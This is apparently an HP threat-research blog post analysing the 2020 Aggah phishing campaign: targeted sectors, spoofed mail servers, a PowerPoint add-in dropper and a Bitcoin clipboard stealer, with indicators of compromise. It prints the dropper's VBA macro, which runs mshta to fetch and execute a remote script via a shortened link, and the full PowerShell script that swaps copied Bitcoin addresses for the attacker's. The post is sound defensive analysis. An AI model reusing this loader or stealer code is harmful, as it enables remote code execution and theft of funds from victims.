July 1, 2020

HP Threat Research Blog • Aggah Campaign's Latest Tactics: Victimology, PowerPoint Dropper and Cryptocurrency Stealer

Aggah Campaign's Latest Tactics: Victimology, PowerPoint Dropper and Cryptocurrency Stealer

A notable PowerPoint malicious spam campaign we investigated recently was detected by HP Sure Click in May 2020. Its tactics, techniques and procedures (TTPs) suggest that the activity is linked to threat actors behind a string of similar campaigns, known collectively as the Aggah campaign. In this campaign, malicious PowerPoint Add-in files were used to deliver Agent Tesla and PowerShell cryptocurrency-stealing malware.

The use of PowerPoint malware is significant because it's uncommon. Of the office document malware isolated by HP Sure Click in 2020 so far, only 1% was PowerPoint malware (Figure 1). Most (65%) of the office document malware seen in the wild uses Microsoft Word file formats, such as DOC, DOCX and DOCM, followed by Excel formats.

Although aspects of the May 2020 Aggah campaign have been analysed elsewhere, information about the attacker's email infrastructure and campaign victimology is difficult to find. HP Sure Click telemetry suggests that the sectors and countries targeted by the threat actor behind this latest campaign are broader than previously thought. We also analysed the differences from previous Aggah campaigns. The most significant alterations found were the use of a PowerPoint-based dropper instead of Word- or Excel-based droppers, and the new inclusion of a PowerShell Bitcoin stealer.





Figure 1 – Proportion of office document threats by type, based on HP Sure Click telemetry.

Targeting and Victimology

HP Sure Click isolated PowerPoint presentations tied to the May 2020 Aggah campaign that were named according to the regular expressions below. All the files shared the same hash value (SHA-256 7eafb57e7fc301fabb0ce3b98092860aaac47b7118804bb8d84ddb89b9ee38f3).

- Moglix Purchase Order \d{6}\.(pps|ppt)
- PO – \d{6}\.(pps|ppt)
- Bank details\.ppt
- Payment Details\.pps
- New order GLT srl_\d{7}_\d{2}\.\d{2}.\d{4}\.ppt
- Scan emco Bautechni specifications\.pps



☐	Labels	Received	Application	Resources
☐ TP	●●	May 12, 2020, 11:42 a.m.	Microsoft PowerPoint	New order GLT srl _2764717_11.05.2020.ppt
☐ TP	●●	May 12, 2020, 11:42 a.m.	Microsoft PowerPoint	Scan emco Bautechni specification.pps
☐ TP	●●	May 12, 2020, 10:25 a.m.	Microsoft PowerPoint	New order GLT srl _2764717_11.05.2020.ppt
☐ TP	●●	May 12, 2020, 10:25 a.m.	Microsoft PowerPoint	Scan emco Bautechni specification.pps
☐ TP	●●	May 12, 2020, 9:58 a.m.	Microsoft PowerPoint	New order GLT srl _2764717_11.05.2020.ppt
☐ TP	●●	May 12, 2020, 9:58 a.m.	Microsoft PowerPoint	Scan emco Bautechni specification.pps
☐ TP	●●	May 12, 2020, 9:21 a.m.	Microsoft PowerPoint	Scan emco Bautechni specification.pps
☐ TP	●●	May 12, 2020, 9:21 a.m.	Microsoft PowerPoint	New order GLT srl _2764717_11.05.2020.ppt
☐ TP	●●	May 12, 2020, 9:04 a.m.	Microsoft PowerPoint	Payment Details.ppt

Figure 2 – Some of the detected samples shown in HP Sure Controller.

An analysis of the organisations that were targeted by the campaign shows that the targets belonged to six sectors, the most common being manufacturing. From HP Sure Click telemetry, the targets were located in eight countries, predominantly in Europe (Figure 3).




Figure 3 – Observed Aggah campaign infrastructure and targets in May 2020.

To make the phishing emails look more legitimate, the attacker spoofed the domains of five business-to-business (B2B) companies in the same or a related industry as the targets. The industries and locations of the spoofed organisations indicate that the attacker likely sought to target businesses instead of individuals across many sectors. The organisations that were impersonated are based in the following countries, indicating a large geographic spread:

- France
- Germany
- United Arab Emirates
- India

Some of the recipient mail servers reported that the emails failed Sender Policy Framework (SPF) validation, meaning they detected that the sender domains in the Return-Path field were spoofed. However, in several cases the emails were still delivered to employees' mailboxes, which suggests that some of the target organisations had not implemented a policy of rejecting mail if it failed an SPF check. We observed emails being sent from the following mail servers:


- hwsrv-721609.hostwindsdns[.]com (192.119.91[.]236)
- hwsrv-722288.hostwindsdns[.]com (192.119.106[.]136)
- 172.241.27[.]218
- 172.93.201[.]103
- 172.93.201[.]113

PowerPoint Dropper – Using Errors to Run Malware

The dropper used in this campaign was noteworthy because its execution relied on intentionally triggering a PowerPoint application error when the presentation was opened. The error caused PowerPoint to close the presentation, generating an Auto_Close event that was used to run a malicious Visual Basic for Applications (VBA) macro.

To achieve this, the dropper was implemented as a PowerPoint 97-2003 Add-in (.PPA) that had been renamed to use .PPS (PowerPoint 97-2003 Slide Show) or .PPT (PowerPoint 97-2003 Presentation) file extensions. The advantage of using the PPA format is that unlike other PowerPoint formats, Auto_Open and Auto_Close VBA subroutines are available, meaning an attacker can trigger the execution of a malicious macro when a user opens or closes the presentation.


In this case, when the presentation is closed, a subroutine called “Page” is executed (Figure 4).



```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 5 -v
Attribute VB_Name = "Calculator"
Sub Auto_Close()

Page

End Sub
```

Figure 4 – Auto_Close and “Page” subroutines.

When opened, PowerPoint raises an error saying that the file cannot be read (Figure 5). Clicking the OK or Close button closes the presentation, causing the macro to run in the background before closing PowerPoint. Using this error as a way of running the macro was likely intended by the attacker because the presentation does not contain any decoy content.




Microsoft PowerPoint

Sorry, PowerPoint can't read C:\Samples\Scan emco Bautechni specification.pps.

Figure 5 – Error raised by PowerPoint when opening the dropper.

The VBA code used to download the next stage of malware is implemented in the “Page” subroutine (Figure 6). The subroutine is minimally obfuscated and does not contain any sandbox detection. When run, it creates a WScript.Shell object and then uses the Run method to execute a remotely hosted VBScript loader using Mshta (T1170). Mshta is a Microsoft utility that is used to run HTML Applications and interpreted languages such as VBScript and JScript. The VBScript was hosted on Pastebin (hxxps://pastebin[.]com/raw/Bnv7ruYp) and accessed via a URL redirect (hxxp://j[.]mp/dmdmcrcrcryctcgufyguhmd) that was created using the j[.]mp URL shortening service.




```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 6 -v
Attribute VB_Name = "Slide"
Option Explicit
Sub Page()

        Dim IEapp As Object
        Dim WebUrl As String
        Dim WEBs As String
        Dim i As String
        i = ("W" + "S" + "c" + "ript.Shell")
        Set IEapp = CreateObject(i)
        WebUrl = StrReverse("""d'×'hugyfugctcyrcrcrc'×'d'×'d\p'×'.j\\:ptth""""aths'×'""")
        WEBs = Replace(WebUrl, "'×'", "m")
        IEapp.Run WEBs
        Shell "curl"

End Sub
```

Figure 6 – “Page” subroutine that uses Mshta to run VBScript hosted on Pastebin.

Cryptocurrency Stealer – BitcoinClipboardMalware


A new addition to the Aggah campaign is the inclusion of a cryptocurrency stealer. This is implemented in a PowerShell script that is downloaded and run after the target computer has been compromised (Figure 7). The script monitors the victim’s clipboard for Bitcoin addresses and replaces them with the attacker’s address in the hope that the victim inadvertently transfers Bitcoin to the attacker. The script was possibly copied from a deleted GitHub project called BitcoinClipboardMalware, which matches the script used in the campaign (Figure 7). In this case, attacker’s address was 19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W.



```
function isBitcoinAddress([string]$clipboardContent)
{
    if($clipboardContent[0] -ne '1')
    {
        return $false
    }

    $strLength = $clipboardContent.length
    if($strLength -lt 26 -or $strLength -gt 35)
    {
        return $false
    }

    $validRegex = '^[a-zA-Z0-9\s]+$'
    if($clipboardContent -cnotmatch $validRegex)
    {
        return $false
    }

    return $true
}
$bitcoinAddresses = ("19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W", "19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W", "19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W",
"19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W", "19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W")
$bitcoinAddressesSize = $bitcoinAddresses.length
$i = 0
$oldAddressSet = ""
while(1)
{
    $clipboardContent = Get-Clipboard
    if((isBitcoinAddress($clipboardContent)) -ceq $true -and
        $clipboardContent -cne $oldAddressSet)
    {
        Set-Clipboard $bitcoinAddresses[$i]
        $oldAddressSet = $bitcoinAddresses[$i]
        $i = ($i + 1) % $bitcoinAddressesSize
    }
}
```

Figure 7 – Deobfuscated Bitcoin stealer PowerShell script.

On 18 May, 0.00311321 Bitcoin was transferred into the attacker's address, possibly from a victim. Fortunately, the amount transferred was small, worth approximately $28 USD. Since Bitcoin transactions are public, it is possible to trace this transaction back to a cryptocurrency exchange. On 16 June, the balance in the attacker's wallet transferred to another Bitcoin address (1PGRpP14sSBER6x2choH31wkML1hXqykNj), likely an intermediary wallet (Figure 8).



523ab4ebf16052f730b85ab1495183a8488... 2020-06-16 14:46


19kCcdbttTAX1mLU3Hk... 0.00311321 BTC → 1PGRpP14sSBER6x2ch... 0.00302959 BTC

0.00008362 BTC
(43.780 sat/B - 10.945 sat/WU - 191 bytes)

+0.00302959 BTC

Figure 8 – Transfer of the Bitcoin from the attacker's wallet to an intermediary address.

On 17 June, the balance was transferred to a Bitcoin address associated with Binance (1NDyJtNTjmwk5xPNhjgAMu4HDHigtobu1s), a cryptocurrency exchange that allows users to buy and sell cryptocurrencies (Figure 9).



473165affd26f1e550b3ff075e922299ce8bc... 2020-06-17 15:00

1LKZp9ywEyNjtrsJJd1...	0.09000000 BTC
1MHDsveiNEoabqAp9R...	0.53370000 BTC
1Gu3fsTbjqN6J6REpkm...	0.04467053 BTC
1PrUmXDrzbrowYihxd5...	0.05270612 BTC
1Ci7w3matwPuWSJRKh...	0.02613408 BTC
1G1Ec6Jc2iRpJJ3L7Hx...	0.02123901 BTC
1D9tGf41QQwyK5Mxi7g...	0.00105362 BTC
1MdgXEi6aHFb2h6uDM...	0.00568780 BTC
13TmMosdeGcS3gdmj...	0.00187253 BTC
16h2bFZERmSqASqytW...	0.01607748 BTC
1FniP6gAqsVfkmdoPY2...	0.00525050 BTC
17QaNYbX4hkkBW1qXg...	0.10790004 BTC
1MdEuAh1ii5GCfX2unT...	0.69028998 BTC
1Euw9A4o5v7jrHqbHfa...	0.02009424 BTC
1P2xhyBhQxnUzrhvknU...	0.81176693 BTC
1HVxGneyuBFKgeiz5m...	0.28976645 BTC
1MHDsveiNEoabqAp9R...	0.24000000 BTC
1PGRpP14sSBER6x2ch...	0.00302959 BTC
1Knz7nHiRQ4XsiyT2PTX...	0.02112260 BTC
1AD25uDdndBmiyABa9...	0.00133425 BTC
1FZ8MickhdJBu2sbJBc...	0.05164214 BTC
12RuoULgQYxaBuA5hB...	0.01020984 BTC
1G1Ec6Jc2iRpJJ3L7Hx...	0.00105236 BTC
1JiT7EWHANeNSW715...	0.49300000 BTC
1JM1vbhzxyFBzZmF9L...	0.07567016 BTC
17nSvAbZKv7oFFk4rQ4z...	0.17189185 BTC
1MdEuAh1ii5GCfX2unT...	0.84865433 BTC
13LQSnGHrHCAph3ZQ...	0.00136000 BTC

1NDyJtNTjmwk5xPNhjg...	4.62717565 BTC
3QhheUDbcCxDFzDJJ8...	0.00854012 BTC

0.00146066 BTC
(34.703 sat/B - 8.676 sat/WU - 4209 bytes)

-0.00302959 BTC

Figure 9 – Transaction showing a transfer of Bitcoin to an address associated with Binance.

Conclusion

Since first being documented in 2019, Aggah has undergone several changes while still maintaining some consistent TTPs, such as a preference for hosting scripts and payloads on Pastebin, obfuscating URLs using URL shortening services, and using Mshta.exe for code execution. The move to a PowerPoint dropper and the inclusion of a Bitcoin stealer is another evolution of Aggah. In this latest campaign, the attacker chose to impersonate B2B companies in Europe, the Middle East and Asia which suggests they did not intend to compromise organisations in a specific region. The sectors and locations of the victims also indicates that the attacker sought to compromise businesses in a variety of industries from manufacturing to agriculture.

Indicators of Compromise

Indicator	SHA-256 Hash	Purpose
PowerPoint attachment (PPS and PPT file extensions)	7eafb57e7fc301fabb0ce3b98092860aaac47b7118804bb8d84ddb89b9ee38f3	Dropper
hxxp://j[.]mp/dmdmcrcrcryctcgufyguhmd		URL redirect leading to VBScript loader
hxxps://pastebin[.]com/raw/Bnv7ruYp		VBScript loader
19kCcdbttTAX1mLU3Hk9S2BW5cKLFD1z1W		Aggah Bitcoin address
hwsrv-721609.hostwindsdns[.]com (192.119.91[.]236)		Aggah mail server

hwsrv-722288.hostwindsdns[.]com (192.119.106[.]136)	Aggah mail server
172.241.27[.]218	Aggah mail server
172.93.201[.]103	Aggah mail server
172.93.201[.]113	Aggah mail server

Tags